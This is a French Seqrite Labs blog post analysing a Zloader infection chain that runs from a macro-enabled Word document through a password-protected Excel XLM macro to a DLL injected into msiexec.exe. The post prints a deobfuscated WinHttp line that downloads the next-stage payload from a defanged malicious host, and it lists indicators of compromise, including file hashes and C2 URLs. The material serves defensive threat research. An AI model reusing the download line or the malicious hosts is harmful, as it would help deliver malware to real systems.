• Produits & Services
        • Cloud

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Sur Prem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Plateforme complète

          • Malware Analysis Platform
        • Petite entreprise

          • SOHO Total Edition
        • Services

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Cybersécurité et Data Privacy Conscience et rigueur.
  • Solutions
    • BFSI
    • Éducation
    • Gouvernement
    • Santé
    • ITeS
    • Secteur Industriel & Fabrication
  • Entreprise
    • À propos Seqrite
    • Direction
    • Prix ​​et certifications
    • Espace presse
  • Associés
    • Programme de partenariat Flare
    • Localiser un partenaire
    • Devenez Partenaire
  • Assistance
  • Ressources
    • Blog
    • Livres blancs
    • Fiches techniques
    • Études de cas
    • Rapports sur les menaces
    • Manuels
    • PoV
    • Comprendre Data Privacy
    • Vérifiez votre score de risque
    • Dialogues du DPDP
    • Heure de confidentialité
Seqrite Laboratoires Blog
Contactez-nous Attaqués ?
  • Produits & Services
        • Cloud

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • Sur Prem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Plateforme complète

          • Malware Analysis Platform
        • Petite entreprise

          • SOHO Total Edition
        • Services

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Cybersécurité et Data Privacy Conscience et rigueur.
  • Solutions
    • BFSI
    • Éducation
    • Gouvernement
    • Santé
    • ITeS
    • Secteur Industriel & Fabrication
  • Entreprise
    • À propos Seqrite
    • Direction
    • Prix ​​et certifications
    • Espace presse
  • Associés
    • Programme de partenariat Flare
    • Localiser un partenaire
    • Devenez Partenaire
  • Assistance
  • Ressources
    • Blog
    • Livres blancs
    • Fiches techniques
    • Études de cas
    • Rapports sur les menaces
    • Manuels
    • PoV
    • Comprendre Data Privacy
    • Vérifiez votre score de risque
    • Dialogues du DPDP
    • Heure de confidentialité
Accueil  /  L'hameçonnage  / Zloader : impliquant différents fichiers Office
Zloader : impliquant différents fichiers Office
23 Mars 2021

Zloader : impliquant différents fichiers Office

Écrit par Anjali Raut
Anjali Raut
L'hameçonnage

Zloader, alias Terdot, une variante du célèbre malware bancaire Zeus, est connu pour utiliser agressivement les fichiers « .xls » et « .xlsx » comme vecteur initial de sa charge utile. Malgré cela, nous avons récemment découvert un fichier « .docm » utilisé par la famille Zloader pour effectuer son activité initiale. Cela montre que les pirates aiment expérimenter avec les documents Office pour éviter d'être détectés par les solutions de sécurité.

                                                       Fig.1-Chaîne d'attaque

Vecteur initial :

Ici, la chaîne d'infection commence par un fichier « .docm » . « Docm » signifie « document Word Office compatible avec les macros ». On peut voir ci-dessous l'aperçu du document demandant à l'utilisateur d'activer le contenu.

                                                            Fig.2 - Vue du document

Comme pour de nombreux autres documents, nous avons tenté d'observer son activité après l'activation du contenu, mais aucune activité n'a été constatée. L'analyse de son code VBA nous a permis de comprendre que l'activation du contenu n'entraîne pas l'exécution de la macro. Ici, l'exécution de la macro démarre à la fermeture du document, comme illustré.

                                                               Fig.3 - Appel de fonction macro

Dès que la victime ferme ce document, la fonction « nnn », fonction principale de cette macro VBA, est appelée. Celle-ci déclenche ensuite l'exécution de sous-fonctions. Les attaquants utilisent également « Userform » pour exécuter l'étape suivante.

                                                        Fig.4 - Appel de sous-fonction

La fonction UserForm_Initialize() permet d'appeler « Userform2 ». L'image ci-dessous présente l'objet userform2. Dans sa boîte de dialogue, les données d'URL sont fragmentées et superposées sur la 25e zone de liste déroulante afin de masquer les données réelles, comme illustré ci-dessous.

                                                 Fig.5 - Données d'URL cachées

Après avoir parcouru tous les ComboBox de userform2, nous avons pu localiser l'URL malveillante utilisée pour télécharger la charge utile de la 2e étape.

                                                          Fig.6 - Données d'URL fragmentées

Pour résumer l'activité ci-dessus, les adversaires utilisent la boucle for pour accéder à toutes ces valeurs et créer l'URL finale comme indiqué ci-dessous,

                                                   Fig.7-Création d'une URL à la fermeture du document

Le site malveillant « hxxps[:]//feelingfit-always[.]com/1[.]php », classé 11 au classement des virus, est utilisé pour télécharger un fichier XLS protégé par mot de passe. Son mot de passe est masqué dans la macro VBA de « Userform1 ». L'exploration des données de ce dernier nous a permis d'extraire le mot de passe masqué.

                                      Fig. 8 - Code macro pour protéger XLS avec un mot de passe
                                                          Fig.9 - Mot de passe caché XLS


Charge utile du 2e étage :

La protection des documents par mot de passe est une technique classique pour se protéger des éditeurs d'antivirus. Un mot de passe correct est nécessaire pour approfondir l'analyse. Après avoir vérifié la correspondance du mot de passe ci-dessus, nous pouvons enfin visualiser le contenu du classeur Excel. La macro XLM est utilisée dans la feuille « Sheet3 » pour effectuer d'autres opérations.

                                                   Fig.10 - Classeur XLS

Le code est ici intégré dans différentes cellules du document. La figure ci-dessous présente le code de macro extrait du classeur ci-dessus :

                                                    Fig.11- Code macro XLM

Ici, les adversaires utilisent des fonctions Excel intégrées comme IIF et Switch pour masquer les données. Le code final désobfusqué est présenté ci-dessous :

      WinHttp.WinHttpRequest.5.1.open GET https[:]//santarosafuneralhome[.]com/2.php False

      WinHttp.WinHttpRequest.5.1.SetRequestHeader

      WinHttp.WinHttpRequest.5.1.envoyer

L'URL malveillante ci-dessus ayant un score total de virus de 8 est utilisée pour télécharger la charge utile de la 3ème étape de cette attaque.

Analyse de la charge utile finale :

La DLL constitue la charge utile finale de Zloader. Elle est fortement obscurcie et évite les appels directs aux API Windows. Le hachage est utilisé pour calculer les adresses et effectuer l'appel avec les valeurs calculées, ce qui rend l'inversion difficile.


                                                         Fig.12- Code pour le calcul de l'adresse

La DLL crée le processus « msiexec.exe », qui est un véritable processus Microsoft appartenant au programme d'installation des composants Windows, en mode suspendu et lui injecte un fichier crypté.


                                                               Fig.13- 'msiexec.exe' créé en mode suspendu
                                                                  Fig.14 - Fichier crypté injecté dans 'msiexec.exe'

Il injecte également une routine qui décryptera et fera sortir le PE malveillant pour exécution.

                                                                                         Fig.15 - Routine de décryptage

Avec le paramétrage du contexte du thread, le point d'exécution initial est passé et enfin le code injecté est exécuté avec le thread de reprise.

Lorsque ce thread de msiexec.exe entre en exécution, il essaie d'établir une connexion à ses serveurs CnC comme indiqué,

Étant donné que ces URL étaient hors service au moment de l'analyse, nous n'avons pas pu approfondir le sujet.

Conclusion:

Ce type d'attaque illustre la manière dont les adversaires innovent dans leurs mécanismes pour déclencher une chaîne d'infection et compromettre la victime. L'utilisateur doit toujours être prudent lors de l'ouverture de fichiers Office. Quick Heal et Seqrite solutions de sécurité d'entreprise Protégez vos clients contre de tels fichiers. Pensez donc à toujours mettre à jour vos solutions de sécurité des terminaux.

CIO:

DOCM:

117fafb46f27238351f2111e8f01416412044238d2f8378a285063eb9d4eef3d

409ed829f19024045d26cc5d3a06e15a097605e13ba938875eca054a7a4a30b1

91aa050536d834947709776af40c2fde49471d28231de50df0d324cd55101df4

XLS:   52d071922413a3be8815a76118a45bf13d8d323b73ba42377591fd68c59dfc89

URL:

https[://]tiodeitidampheater.tk/post.php

https[://]actes-etatcivil.com/post.php

https[://]ankarakreatif.com/post.php

https[://]www.ramazanyildiz.net/post.php

https[://]hispaniaeng.com/post.php

https[://]www.ifdd.francophonie.org/post.php


Expert en la matière

Anjali Raut

Priyanka Shinde


 Post précédentProtégez vos systèmes d'entreprise contre toute utilisation à des fins illégales
Post suivante  Logiciels malveillants de crypto-monnaie : menaces de minage de Bitcoin que vous devez connaître...
Anjali Raut

À propos d'Anjali Raut

Anjali est chercheuse associée en sécurité chez Quick Heal Technologies Ltd. Ses intérêts incluent l'ingénierie inverse et l'analyse des logiciels malveillants et la recherche de...

Articles d'Anjali Raut »

Articles similaires

  • Au revoir HTA, bonjour MSI : nouveaux TTP et clusters d'une APT pilotée par des attaques multiplateformes

    le 8 avril 2025
  • SVC Nouveau voleur à l'horizon

    21 mars
  • Attaques de phishing par code QR (Quishing) : comment les repérer et les prévenir

    18 mars
Auteurs en vedette
  • Seqrite
    Seqrite

    Seqrite est un fournisseur de premier plan de solutions de cybersécurité pour entreprises. Axé sur...

    Lire plus d'articles par Seqrite
  • Bineesh P
    Bineesh P

    Je suis un passionné de cybersécurité et un écrivain dévoué. Avec un don pour...

    Lire d'autres articles de Bineesh P
  • Jyoti Karlekar
    Jyoti Karlekar

    Je suis une passionnée d'écriture et j'aime créer du contenu sur les technologies émergentes et...

    Lire plus d'articles de Jyoti Karlekar
  • Sanjay Katkar
    Sanjay Katkar

    Sanjay Katkar est le codirecteur général de Quick Heal Technologies...

    Lire d'autres articles de Sanjay Katkar
Thèmes
apte (25) Cyber-attaque (36) cyber-attaques (58) cyberattaque (16) cyber-attaques (15) Cybersécurité (343) la cybersécurité (34) Cyber ​​menace (33) cybermenaces (51) violation de données (56) les violations de données (29) La perte de données (28) prévention de la perte de données (34) data privacy (17) protection des données (35) la sécurité des données (19) DLP (50) DPDP (14) DPDPA (17) Chiffrement (16) sécurité des terminaux (113) Sécurité d'entreprise (20) Exploiter (13) GDPR (14) malware (76) analyse de malware (15) attaque de malware (23) MDM (27) Microsoft (15) MITRE ATT & CK (14) Sécurité Internet (26) phishing (30) Ransomware (69) attaque ransomware (31) attaques de ransomware (31) protection contre les rançongiciels (17) Seqrite (41) Seqrite Chiffrement (27) Seqrite EPS (33) Seqrite Services (16) détection de la menace (15) Renseignement sur les menaces (25) UTM (34) Vulnérabilité (16) confiance zéro (13)
Seqrite Laboratoires

Fournisseur leader de solutions de sécurité informatique d'entreprise simplifiant la sécurité des terminaux, des données et du réseau avec les meilleures solutions de prévention, de détection et de réponse aux menaces dans le monde entier.

En savoir plus sur Seqrite

Suivez-nous:

S'abonner à notre Newsletter

Restez informé des dernières tendances et informations en matière de cybersécurité.

chargement
Produits & Services
  • Cloud
  • Endpoint Protection
  • Endpoint Detection and Response
  • Mobile Device Management
  • BYOD
  • Extended Detection and Response
  • Zero Trust Network Access
  • Data Privacy
  • Sur Prem
  • Endpoint Protection
  • Endpoint Detection and Response
  • Data Privacy
  • Plateforme complète
  • Malware Analysis Platform
  • Micro-entreprise
  • SOHO Total Edition
  • Services
  • Threat Intel
  • Digital Risk Protection Services (DRPS)
  • Ransomware Recovery as a Services (RRaaS)
  • DPDP Compliance
  • Managed Detection and Response
  • Cybersécurité et Data Privacy Conscience et rigueur.
Ressources
  • Blog
  • Livres blancs
  • Fiches techniques
  • Rapports sur les menaces
  • Manuels
  • PoV
  • Comprendre Data Privacy
  • Dialogues du DPDP
  • Politique de conformité
  • CLUF
  • GoDeep.AI
  • SIA
  • Heure de confidentialité
Contactez-Nous
  • Sièges sociaux
  • Parlons de cybersécurité
Assistance
  • Support technique
  • logiciel de téléchargement
  • Mise à jour hors ligne
  • Mises à niveau du micrologiciel
  • Ameliorations
  • Documentation produit
À propos de nous
  • À propos Seqrite
  • Direction
  • Prix ​​et reconnaissance
  • Espace presse
Partenaire
  • Programme de partenariat Flare
  • Localiser un partenaire
  • Devenez Partenaire
  • Seqrite Certifications

© 2026 Quick Heal Technologies Ltd.

Plan du site La politique de confidentialité Mentions légales Politiques relatives aux cookies Conditions d'utilisation